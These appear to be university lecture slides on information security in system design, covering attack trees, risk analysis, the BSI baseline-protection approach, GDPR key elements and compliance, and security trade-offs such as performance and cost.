
["Distributed data usage control for web applications: a social network implementation." Kumari, Prachi, et al. (2011)]



# Attack tree (1)




# Attack tree (2)



["Distributed data usage control for web applications: a social network implementation." Kumari, Prachi, et al. (2011)]

## Attack tree (3)



Attack trees done at a rather conceptual level. Very useful.

## Risk analyses:

- Consider the crucial assets of a system or an organization, and then perform an analysis as to what happens if C, I, and A of these assets are violated
  - "What happens": monetary damage, loss of competitive advantage, reputation, political fallout
  - Qualitative (green-yellow-red) or quantitative
- Then think about how this could have happened, e.g., using attack trees. Ideally, assign probabilities (very hard!)
- Think about countermeasures and deploy them if cost of countermeasure  $\ll$  expected damage (or buy insurance)

## Motivation

There's some fundamental IT security issues that are shared by most applications/organizations.  
Can't we reuse the knowledge of earlier security analyses on these issues?

- Basically, a catalog of what should be done in most situations
  - Components of an IT system
  - List of threats
  - List of safeguards
- Applies to standard systems/components only
- Qualitative analysis

[BSI: Bundesamt für Sicherheit in der Informationstechnik; German federal agency for IT security]

## Idea (1)

- Perform explicit risk analyses only in extraordinary "extreme cases"
- Apply standard measures in "normal cases"
- Very roughly, replace  
***risk analysis with likelihood, impact, safeguard, remaining risk***  
by a  
***guided comparison of current and recommended, safeguards***
- ***See class on Security Engineering!***

Idea: standard infrastructures have standard problems

- Map your own infrastructure (buildings, networks, systems, applications, ...) to components of the handbook
- Perform a first security analysis.
  - For high-risk elements, perform a dedicated risk analysis.
  - For the others, look up standard safeguards.

# From requirements to system design

2.1. Software architecture

2.2. Antipatterns in software engineering

2.3. Reuse

2.4. Testability

2.5. Safety

2.6. Information security

2.6.1. Terminology

2.6.2. Relevance and challenges

2.6.3. Examples of typical technical security challenges

2.6.4. Design principles

2.6.5. Implementation level concerns

2.6.6. Security analyses

**2.6.7. Data protection**

2.6.8. Trade-offs



# General Data Protection Regulation (GDPR)



I  
(Legislative acts)

## REGULATIONS

REGULATION (EU) 2016/679 OF THE EUROPEAN PARLIAMENT AND OF THE COUNCIL  
of 27 April 2016

on the protection of natural persons with regard to the processing of personal data and on the free movement of such data, and repealing Directive 95/46/EC (General Data Protection Regulation)

(Text with EEA relevance)

THE EUROPEAN PARLIAMENT AND THE COUNCIL OF THE EUROPEAN UNION,

Having regard to the Treaty on the Functioning of the European Union, and in particular Article 16 thereof,

Having regard to the proposal from the European Commission,

After transmission of the draft legislative act to the national parliaments,

Having regard to the opinion of the European Economic and Social Committee <sup>(1)</sup>,

Having regard to the opinion of the Committee of the Regions <sup>(2)</sup>,

Acting in accordance with the ordinary legislative procedure <sup>(3)</sup>,

Whereas:

- (1) The protection of natural persons in relation to the processing of personal data is a fundamental right. Article 8(1) of the Charter of Fundamental Rights of the European Union (the 'Charter') and Article 16(1) of the Treaty on the Functioning of the European Union (TFEU) provide that everyone has the right to the protection of personal data concerning him or her.
- (2) The principles of, and rules on the protection of natural persons with regard to the processing of their personal data should, whatever their nationality or residence, respect their fundamental rights and freedoms, in particular their right to the protection of personal data. This Regulation is intended to contribute to the accomplishment of an area of freedom, security and justice and of an economic union, to economic and social progress, to the strengthening and the convergence of the economies within the internal market, and to the well-being of natural persons.
- (3) Directive 95/46/EC of the European Parliament and of the Council <sup>(4)</sup> seeks to harmonise the protection of fundamental rights and freedoms of natural persons in respect of processing activities and to ensure the free flow of personal data between Member States.

<sup>(1)</sup> OJ C 229, 31.7.2012, p. 90.

<sup>(2)</sup> OJ C 391, 18.12.2012, p. 127.

<sup>(3)</sup> Position of the European Parliament of 12 March 2014 (not yet published in the Official Journal) and position of the Council at first reading of 8 April 2016 (not yet published in the Official Journal). Position of the European Parliament of 14 April 2016.

<sup>(4)</sup> Directive 95/46/EC of the European Parliament and of the Council of 24 October 1995 on the protection of individuals with regard to the processing of personal data and on the free movement of such data (OJ L 281, 23.11.1995, p. 31).

## GDPR key elements

- Applies to any organization dealing with European citizens
- Updated definitions for personal information
- Extended rights for data subjects:
  - Information, objection to processing, objection to automated decision making, rectification, erasure, notification of data breach
- Principle of accountability
- Data protection by design and default
- Records of processing activities, data protection impact assessments
- Designation of data protection officer
- Certification mechanisms
- Fines of up to 4% revenue for non-compliance
- Effective since **May 2018**

**“The EU GDPR is the most important change in data privacy regulation in 20 years.”**

[<https://eugdpr.org/>]

**The regulation will fundamentally reshape the way in which data is handled across every sector, from healthcare to banking and beyond.**

[<https://eugdpr.org/>]

# What must be done to comply with the GDPR?

There is no definitive answer – it depends on how the rule of law will be applied in court judgments!

## Approaches

- Very important: “records of processing activities” (Art. 34), template-based documentation
- Specification of internal responsibilities (Data protection officer, responsible for processing activity)
- Update of privacy statements
- Transparent information of the data subject



### Documentation and paperwork

- Tool support for documentation
- Self service portals for exercising data subject rights (right to information, right to erasure, right to data portability)
- Usage of GDPR compliant modules




**OneTrust**  
Privacy Management Software



### Technical solutions and process automation

- How can personal data management become a business model of its own? Enforceable property rights for personal data can empower individuals to choose the services that respect user privacy
- Could community-owned organizations (“data cooperatives”) provide the technical and legal framework for privacy-aware innovation on personal data?



### Leveraging personal data – new business models

# From requirements to system design

2.1. Software architecture

2.2. Antipatterns in software engineering

2.3. Reuse

2.4. Testability

2.5. Safety

2.6. Information security

2.6.1. Terminology

2.6.2. Relevance and challenges

2.6.3. Examples of typical technical security challenges

2.6.4. Design principles

2.6.5. Implementation level concerns

2.6.6. Security analyses

2.6.7. Data protection

**2.6.8. Trade-offs**

# Trade-offs

Information security may interfere with

- **Performance**
  - E.g., signing every message on a CAN bus in a car is infeasible
- **Usability**
  - Have seen examples before
- **Time to market**
  - Because you need to carefully think your design and your code
- **Cost objectives**
  - Because security is expensive

- Like safety, security is not 100%. It's good enough security. When analyzing/building systems, think about assets, potential attackers, and how likely and severe specific attacks will be. Then deliberately ignore some threats.
- Security is ultimately extremely domain- and application-specific.
- “Security by design” reflects some ideas we have seen in the safety context. Relevant methodologies include STRIDE. We need to understand how and where this will work.
- Be careful when implementing security mechanisms yourselves, specifically protocols. You'll likely get them wrong.
- Security usually is not compositional.